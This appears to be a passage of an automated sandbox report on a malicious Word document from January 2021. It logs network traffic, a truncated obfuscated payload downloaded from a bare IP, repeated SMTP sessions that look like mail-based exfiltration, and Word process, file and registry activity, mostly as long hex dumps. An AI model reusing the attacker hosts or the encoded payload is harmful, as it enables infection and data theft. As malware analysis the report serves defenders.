Timestamp	kBytes transferred	Direction	Data
Jan 27, 2021 19:06:03.686017990 CET	151	OUT	GET /base/D6BA86F557F0B3BF28711AA5C7497D8B.html HTTP/1.1 Host: 193.239.147.103 Connection: Keep-Alive
Jan 27, 2021 19:06:03.735656023 CET	152	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 Date: Wed, 27 Jan 2021 18:06:03 GMT Content-Type: text/html Content-Length: 893563 Last-Modified: Tue, 26 Jan 2021 22:59:48 GMT Connection: keep-alive Vary: Accept-Encoding ETag: "60109ee4-da27b" X-Frame-Options: SAMEORIGIN Accept-Ranges: bytes Data Raw: 3c 70 3e 42 42 52 73 62 52 48 66 66 52 62 52 78 52 62 52 62 52 62 52 66 52 62 52 62 52 62 52 70 4c 4c 52 70 4c 4c 52 62 52 62 52 48 4b 66 52 62 52 62 52 62 52 62 52 62 52 62 52 55 66 52 62 52 48 70 4b 52 62 52 62 52 62 52 48 66 52 78 48 52 48 4b 55 52 48 66 52 62 52 48 4b 62 52 73 52 70 62 4c 52 78 78 52 48 4b 66 52 48 52 42 55 52 70 62 4c 52 78 78 52 4b 66 52 48 62 66 52 48 62 4c 52 48 48 4c 52 78 70 52 48 48 70 52 48 48 66 52 48 48 48 52 48 62 78 52 48 48 66 52 73 42 52 48 62 73 52 78 70 52 73 73 52 73 42 52 48 48 62 52 48 48 62 52 48 48 48 52 48 48 55 52 78 70 52 73 4b 52 48 62 48 52 78 70 52 48 48 66 52 48 48 42 52 48 48 62 52 78 70 52 48 62 4c 52 48 48 62 52 78 70 52 55 4b 52 42 73 52 4b 78 52 78 70 52 48 62 73 52 48 48 48 52 48 62 62 52 48 62 48 52 66 55 52 48 78 52 48 78 52 48 62 52 78 55 52 62 52 62 52 62 52 62 52 62 52 62 52 62 52 4b 62 52 55 73 52 62 52 62 52 42 55 52 48 52 78 52 62 52 70 70 4c 52 48 4c 4b 52 48 55 52 73 55 52 62 52 62 52 62 52 62 52 62 52 62 52 62 52 62 52 70 70 66 52 62 52 78 66 52 62 52 48 48 52 48 52 4b 62 52 62 52 62 52 70 70 4b 52 78 52 62 52 62 52 55 52 62 52 62 52 62 52 62 52 62 52 62 52 48 73 62 52 70 52 66 52 62 52 62 52 78 70 52 62 52 62 52 62 52 78 70 52 66 52 62 52 62 52 62 52 62 52 48 55 52 62 52 78 70 52 62 52 62 52 62 52 70 52 62 52 62 52 66 52 62 52 62 52 62 52 62 52 62 52 62 52 62 52 55 52 62 52 62 52 62 52 62 52 62 52 62 52 62 52 62 52 73 55 52 66 52 62 52 62 52 70 52 62 52 62 52 62 52 62 52 62 52 62 52 62 52 70 52 62 52 73 55 52 48 78 78 52 62 52 62 52 48 55 52 62 52 62 52 48 55 52 62 52 62 52 62 52 62 52 48 55 52 62 52 62 52 48 55 52 62 52 62 52 62 52 62 52 62 52 62 52 48 55 52 62 52 62 52 62 52 62 52 62 52 62 52 62 52 62 52 62 52 62 52 62 52 62 52 48 62 62 52 70 52 66 52 62 52 4b 42 52 62 52 62 52 62 52 62 52 78 70 52 66 52 62 52 4b 4b 52 78 52 62 52 55 66 52 66 52 62 52 48 70 52 62 52 78 70 52 62 52 62 52 4b 52 62 52 62 52 62 52 62 52 62 52 62 52 62 52 62 52 62 52 62 52 62 52 4b 52 78 70 52 62 52 62 52 42 70 52 62 52 62 52 62 52 62 52 62 52 62 52 62 52 62 52 62 52 62 52 62 52 62 52 66 55 52 48 48 55 52 48 62 48 52 48 70 62 52 48 48 55 52 62 52 62 52 62 52 48 73 55 52 70 70 55 52 78 52 62 52 62 52 78 70 52 62 52 62 52 62 52 70 70 4b 52 78 52 62 52 62 52 70 52 62 52 62 52 62 52 62 52 62 52 62 52 62 52 62 52 62 52 62 52 62 52 62 52 62 52 62 52 78 70 52 62 52 62 52 73 55 52 66 55 52 48 48 66 52 48 48 4c 52 48 48 66 52 73 73 52 62 52 62 52 62 52 4b 4b 52 78 52 62 52 62 52 62 52 78 70 52 66 52 62 52 62 52 66 52 62 52 62 52 62 52 70 78 Data Ascii: <p>BBRsbRHffRbRxRbRbRbRfRbRbRbRpLLRpLLRbRbRHKfRbRbRbRbRbRbRUfRbRbRbRbRbRbRbRbRbRbRbRbRbRbRbRbRbRbRbRbRbRbRbRbRbRbRbRbRbRbRbRbRbRbRbRbRbRbRHpKRbRbRbRHfRxHRHKURHfRbRHKbRsRpbLRxxRHKfRHRBURpbLRxxRKfRHbfRHbLRHHLRxpRHHpRHHfRHHHRHbxRHHfRsBRHbsRxpRssRsBRHHbRHHbRHHHRHHURxpRsKRHbHRxpRHHfRHHBRHHbRxpRHbLRHHbRxpRUKRBsRKxRxpRHbsRHHHRHbbRHbHRfURHxRHxRHbRxURbRbRbRbRbRbRbRKbRUsRbRbRBURHRxRbRppLRHLKRHURsURbRbRbRbRbRbRbRppfRbRxfRbRHHRHRKbRbRbRppKRxRbRbRURbRbRbRbRbRbRHsbRpRfRbRbRxpRbRbRbRxpRfRbRbRbRbRHURbRxpRbRbRbRpRbRbRfRbRbRbRbRbRbRURbRbRbRbRbRbRbRsURfRbRbRpRbRbRbRbRbRbRpRbRsURHxxRbRbRHURbRbRHURbRbRbRbRHURbRbRHURbRbRbRbRbRHURbRbRbRbRbRbRbRbRbRHbbRpRfRbRKBRbRbRbRbRxpRfRbRKKRxRbRbRbRbRbRbRbRbRbRbRbRbRbRbRbRbRbRbRUfRfRbRHpRbRbRbRbRbRbRbRbRbRbRbRbRbRbRbRbRbRbRbRbRbRbRbRbRbRbRbRbRbRbRbRbRbRbRbRbRbRbRbRbRbRbRbRbRbRbRbRxpRbRbRKRbRbRbRbRbRbRbRbRbRbRKRxpRbRbRBpRbRbRbRbRbRbRbRbRbRbRbRfURHHURHbHRHpbRHHURbRbRbRHsURppURxRbRbRxpRbRbRbRppKRxRbRbRpRbRbRbRbRbRbRbRbRbRbRbRbRbRbRbRbRxpRbRbRsURfURHHfRHHLRHHfRssRbRbRbRKKRxRbRbRbRxpRfRbRbRfRbRbRbRpx

HTTPS Packets

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Jan 27, 2021 19:06:00.338027000 CET	172.111.202.41	443	192.168.2.22	49165	CN=cy.kl-re.com CN=R3, O=Let's Encrypt, C=US	CN=R3, O=Let's Encrypt, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Sun Jan 10 06:18:02 CET 2021 Wed Oct 07 21:21:40 CEST 2020	Sat Apr 10 07:18:02 CEST 2021 Wed Sep 29 21:21:40 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,0-10-11-13-23-65281,23-24,0	7dcce5b76c8b17472d024758970a406b
					CN=R3, O=Let's Encrypt, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Oct 07 21:21:40 CEST 2020	Wed Sep 29 21:21:40 CEST 2021		

SMTP Packets


Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
Jan 27, 2021 19:06:45.442003965 CET	587	49169	198.54.122.60	192.168.2.22	220 PrivateEmail.com Mail Node
Jan 27, 2021 19:06:45.444129944 CET	49169	587	192.168.2.22	198.54.122.60	EHLO 287400
Jan 27, 2021 19:06:45.637871027 CET	587	49169	198.54.122.60	192.168.2.22	250-MTA-10.privateemail.com 250-PIPELINING 250-SIZE 81788928 250-ETRN 250-AUTH PLAIN LOGIN 250-ENHANCEDSTATUSCODES 250-8BITMIME 250 STARTTLS
Jan 27, 2021 19:06:45.644351006 CET	49169	587	192.168.2.22	198.54.122.60	STARTTLS
Jan 27, 2021 19:06:45.837701082 CET	587	49169	198.54.122.60	192.168.2.22	220 Ready to start TLS
Jan 27, 2021 19:06:53.005856991 CET	587	49170	198.54.122.60	192.168.2.22	220 PrivateEmail.com Mail Node
Jan 27, 2021 19:06:53.008559942 CET	49170	587	192.168.2.22	198.54.122.60	EHLO 287400
Jan 27, 2021 19:06:53.202301979 CET	587	49170	198.54.122.60	192.168.2.22	250-MTA-10.privateemail.com 250-PIPELINING 250-SIZE 81788928 250-ETRN 250-AUTH PLAIN LOGIN 250-ENHANCEDSTATUSCODES 250-8BITMIME 250 STARTTLS
Jan 27, 2021 19:06:53.203018904 CET	49170	587	192.168.2.22	198.54.122.60	STARTTLS
Jan 27, 2021 19:06:53.396245003 CET	587	49170	198.54.122.60	192.168.2.22	220 Ready to start TLS
Jan 27, 2021 19:07:02.274887085 CET	587	49171	198.54.122.60	192.168.2.22	220 PrivateEmail.com Mail Node
Jan 27, 2021 19:07:02.275391102 CET	49171	587	192.168.2.22	198.54.122.60	EHLO 287400
Jan 27, 2021 19:07:02.481498957 CET	587	49171	198.54.122.60	192.168.2.22	250-MTA-10.privateemail.com 250-PIPELINING 250-SIZE 81788928 250-ETRN 250-AUTH PLAIN LOGIN 250-ENHANCEDSTATUSCODES 250-8BITMIME 250 STARTTLS
Jan 27, 2021 19:07:02.485548973 CET	49171	587	192.168.2.22	198.54.122.60	STARTTLS
Jan 27, 2021 19:07:02.690128088 CET	587	49171	198.54.122.60	192.168.2.22	220 Ready to start TLS
Jan 27, 2021 19:07:12.414186954 CET	587	49172	198.54.122.60	192.168.2.22	220 PrivateEmail.com Mail Node
Jan 27, 2021 19:07:12.414632082 CET	49172	587	192.168.2.22	198.54.122.60	EHLO 287400
Jan 27, 2021 19:07:12.607489109 CET	587	49172	198.54.122.60	192.168.2.22	250-MTA-10.privateemail.com 250-PIPELINING 250-SIZE 81788928 250-ETRN 250-AUTH PLAIN LOGIN 250-ENHANCEDSTATUSCODES 250-8BITMIME 250 STARTTLS
Jan 27, 2021 19:07:12.620254993 CET	49172	587	192.168.2.22	198.54.122.60	STARTTLS
Jan 27, 2021 19:07:12.814969063 CET	587	49172	198.54.122.60	192.168.2.22	220 Ready to start TLS
Jan 27, 2021 19:07:18.466711044 CET	587	49173	198.54.122.60	192.168.2.22	220 PrivateEmail.com Mail Node
Jan 27, 2021 19:07:18.467082024 CET	49173	587	192.168.2.22	198.54.122.60	EHLO 287400

Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
Jan 27, 2021 19:07:18.672976017 CET	587	49173	198.54.122.60	192.168.2.22	250-MTA-10.privateemail.com 250-PIPELINING 250-SIZE 81788928 250-ETRN 250-AUTH PLAIN LOGIN 250-ENHANCEDSTATUSCODES 250-8BITMIME 250 STARTTLS
Jan 27, 2021 19:07:18.673263073 CET	49173	587	192.168.2.22	198.54.122.60	STARTTLS
Jan 27, 2021 19:07:18.877574921 CET	587	49173	198.54.122.60	192.168.2.22	220 Ready to start TLS
Jan 27, 2021 19:07:26.973927021 CET	587	49174	198.54.122.60	192.168.2.22	220 PrivateEmail.com Mail Node
Jan 27, 2021 19:07:26.974147081 CET	49174	587	192.168.2.22	198.54.122.60	EHLO 287400
Jan 27, 2021 19:07:27.178853989 CET	587	49174	198.54.122.60	192.168.2.22	250-MTA-10.privateemail.com 250-PIPELINING 250-SIZE 81788928 250-ETRN 250-AUTH PLAIN LOGIN 250-ENHANCEDSTATUSCODES 250-8BITMIME 250 STARTTLS
Jan 27, 2021 19:07:27.179207087 CET	49174	587	192.168.2.22	198.54.122.60	STARTTLS
Jan 27, 2021 19:07:27.387157917 CET	587	49174	198.54.122.60	192.168.2.22	220 Ready to start TLS

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: WINWORD.EXE PID: 2032 Parent PID: 584

General

Start time:	19:05:36
Start date:	27/01/2021
Path:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding

Imagebase:	0x13fa70000
File size:	1424032 bytes
MD5 hash:	95C38D04597050285A18F66039EDB456
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEE93F26B4	CreateDirectoryA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$cumenting.doc	success or wait	1	7FEE9319AC0	unknown

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Program Files\Microsoft Office\Office14\PROOF\MSSP7EN.dub	unknown	310	success or wait	1	7FEE8A5E8B7	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\UProof\ExcludeDictionaryEN0409.lex	unknown	1	success or wait	1	7FEE8A50793	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\UProof\ExcludeDictionaryEN0409.lex	unknown	4096	success or wait	1	7FEE8ABAD58	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\UProof\CUSTOM.DIC	unknown	1	success or wait	1	7FEE8A50793	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\UProof\CUSTOM.DIC	unknown	4096	success or wait	1	7FEE8ABAD58	ReadFile

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\VBA	success or wait	1	7FEE932E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0	success or wait	1	7FEE932E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common	success or wait	1	7FEE932E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline\Options	success or wait	1	7FEE9319AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency	success or wait	1	7FEE9319AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery	success or wait	1	7FEE9319AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\F4E01	success or wait	1	7FEE9319AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\F4E01	F4E01	binary	04 00 00 00 F0 07 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00	success or wait	1	7FEE9319AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
			C4 DB A6 87 22 F5 D6 01 01 4E 0F 00 01 4E 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00				

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF				

Key Value Modified

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109D30000000100000000F01FEC\Usage	ProductFiles	dword	1379598382	1379598383	success or wait	1	7FEE9319AC0	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109D30000000100000000F01FEC\Usage	ProductFiles	dword	1379598383	1379598384	success or wait	1	7FEE9319AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\F4E01	F4E01	binary	04 00 00 00 F0 07 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 C4 DB A6 87 22 F5 D6 01 01 4E 0F 00 01 4E 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	04 00 00 00 F0 07 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 4E 0F 00 01 4E 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEE9319AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 